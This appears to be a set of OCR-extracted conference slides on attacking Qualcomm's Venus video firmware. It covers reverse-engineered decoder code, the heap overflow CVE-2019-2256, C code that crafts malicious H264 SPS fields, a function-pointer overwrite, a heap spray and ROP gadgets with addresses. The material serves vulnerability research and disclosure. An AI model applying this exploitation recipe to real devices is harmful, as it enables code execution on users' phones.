
```
MEMORY[0xE0032014] = 0xC00;
MEMORY[0xE0032030] = 0;
MEMORY[0xE0032034] = 0;
MEMORY[0xE003F240] = v99;                // CCE Programming : address
MEMORY[0xE003201C] = decoderInstance->length;// filled_len
MEMORY[0xE0032010] = v4;                 // alloc_len
MEMORY[0xE0032018] = v88 - v99;          // (buffer + offset) - buffer
MEMORY[0xE0032020] = 0;
MEMORY[0xE003207C] = 0x73FFF357;
```

- Hardware Decoder Registers




```
CCE_Programming(v7, v6, 0, v8);
MEMORY[0xE0032000] = 0x13000000;
while ( !(MEMORY[0xE0032078] & 0x10000401) )
  ;
Log(1, "Done waiting for CCE bits");
v9 = (MEMORY[0xE0032004] & 0x80000000) == 0;
if ( MEMORY[0xE0032004] & 0x80000000 )
  v9 = (MEMORY[0xE0032078] & 0x10000001) == 0;
if ( !v9 )
{
  v10 = 1715;
  v11 = 889791;
  v12 = "%s(%d): error in parsing CCE_DEC_RESULT:\n";
  v13 = 8;
```

Firmware Module



Qualcomm Venus Attack Surface




Agenda

- Background
- Debug Venus
- Reverse Engineering
- Vulnerability and Exploitation


Mitigation Table

Mitigation	Status
Heap ASLR	N
Heap Cookie	N
Stack Cookie	Y
Code & Global Data ASLR	N
W^X	Y
CFI	N

The Vulnerability(CVE-2019-2256)



```
if ( MEMORY[0xE0032004] )
{
  MEMORY[0xE0032000] = 0x1000000;                // num_views_minus1
  v5 = MEMORY[0xE0032004] + 1;
  v17 = MEMORY[0xE0032004] - 1 < 0;
  *(_DWORD *)(a2 + 1212) = MEMORY[0xE0032004] + 1;
  if ( (unsigned __int8)(v17 ^ __OFSUB__(v5, 2)) | (v5 == 2) )
  {
    v6 = 0;
    while ( *(_DWORD *)(a2 + 1212) > v6 )      // view_id
    {
      MEMORY[0xE0032000] = 0x1000000;
      v7 = a2 + 2 * v6++ + 1024;
      *(_WORD *)(v7 + 192) = MEMORY[0xE0032004];
    }
    v8 = (_WORD *)(a2 + 1024);
```




```
int num_views_minus1 = 1;
set_ue_golomb(&pb, num_views_minus1);

for (int i = 0; i <= num_views_minus1; i++) {
    set_ue_golomb(&pb, i);
}

for (int i = 1; i <= num_views_minus1; i++) {
    set_ue_golomb(&pb, 0);
    set_ue_golomb(&pb, 0);
}

for (int i = 1; i <= num_views_minus1; i++) {
    set_ue_golomb(&pb, 0);
    set_ue_golomb(&pb, xxx_size / 2);
    for (int j = 0; j < xxx_size; j += 2) {
        unsigned int c = xxx[j];

        c = c + (xxx[j + 1] << 8);
        set_ue_golomb_long(&pb, c);
        addr += 2;
    }
}
```


Parsing H264 SPS Head

The Exploitation

Overwrite the decoderInstance on the heap




```
decoderInstance = (H264DecodeInstance *)DALSYS_Malloc(7232);
decoderInstance_1 = decoderInstance;
if ( !decoderInstance )
{
  Log(8, "%s(%d): No memory to create the decoder instance.\n", 857513, 568, decoderInstance_1);
  return 0;
}
memset(decoderInstance, 0x1C40u);
```




```
sub_4082C((_DWORD *)v10 + 13, (int)decoderInstance_1, (int)h264Dec_ProcessInput_0);
sub_4082C((_DWORD *)v10 + 15, (int)decoderInstance_1, (int)h264BackwardHandler);
sub_4082C((_DWORD *)v10 + 17, (int)decoderInstance_1, (int)h264HwSpTask);
sub_4082C((_DWORD *)v10 + 19, (int)decoderInstance_1, (int)h264HwSdeTask);
```

Control the PC and R0




```
sub_4082C((_DWORD *)v10 + 13, (int)decoderInstance_1, (int)h264Dec_ProcessInput_0);
sub_4082C((_DWORD *)v10 + 15, (int)decoderInstance_1, (int)h264BackwardHandler);
sub_4082C((_DWORD *)v10 + 17, (int)decoderInstance_1, (int)h264HwSpTask);
sub_4082C((_DWORD *)v10 + 19, (int)decoderInstance_1, (int)h264HwSdeTask);
```



```
int __fastcall h264Dec_ProcessInput_0(H264DecodeInstance *a1)
{
  H264DecodeInstance *v1; // r5@1
  H264DecodeInstance *v2; // r3@1
  signed int v3; // r1@1
  int result; // r0@1
  int v5; // r2@1

  v1 = a1;
  Assert(a1 != 0, 40, (int)"Z:\\b\\venus_proc\\venus\\decoders\\h264\\src\\vfw_h264_forward_path.c");
```

Control the PC and R0 (Heap Spray)



ROP Chain (Key ROP Gadget)

```
LOAD:000CF710 01 E0 A0 E1                MOV             LR, R1
LOAD:000CF714 1E FF 2F E1                BX              LR
```

Setup LR to 0x40854

```
LOAD:00040854 04 20 90 E5                LDR             R2, [R0,#4]
LOAD:00040858 00 00 90 E5                LDR             R0, [R0]
LOAD:0004085C 00 20 92 E5                LDR             R2, [R2]
LOAD:00040860 12 FF 2F E1                BX              R2
```

Load R0, Next Gadget and Call

```
LOAD:000CE314 01 D0 A0 E1                MOV             SP, R1
LOAD:000CE318 1E FF 2F E1                BX              LR
```

Do job and jump back to 0x40854

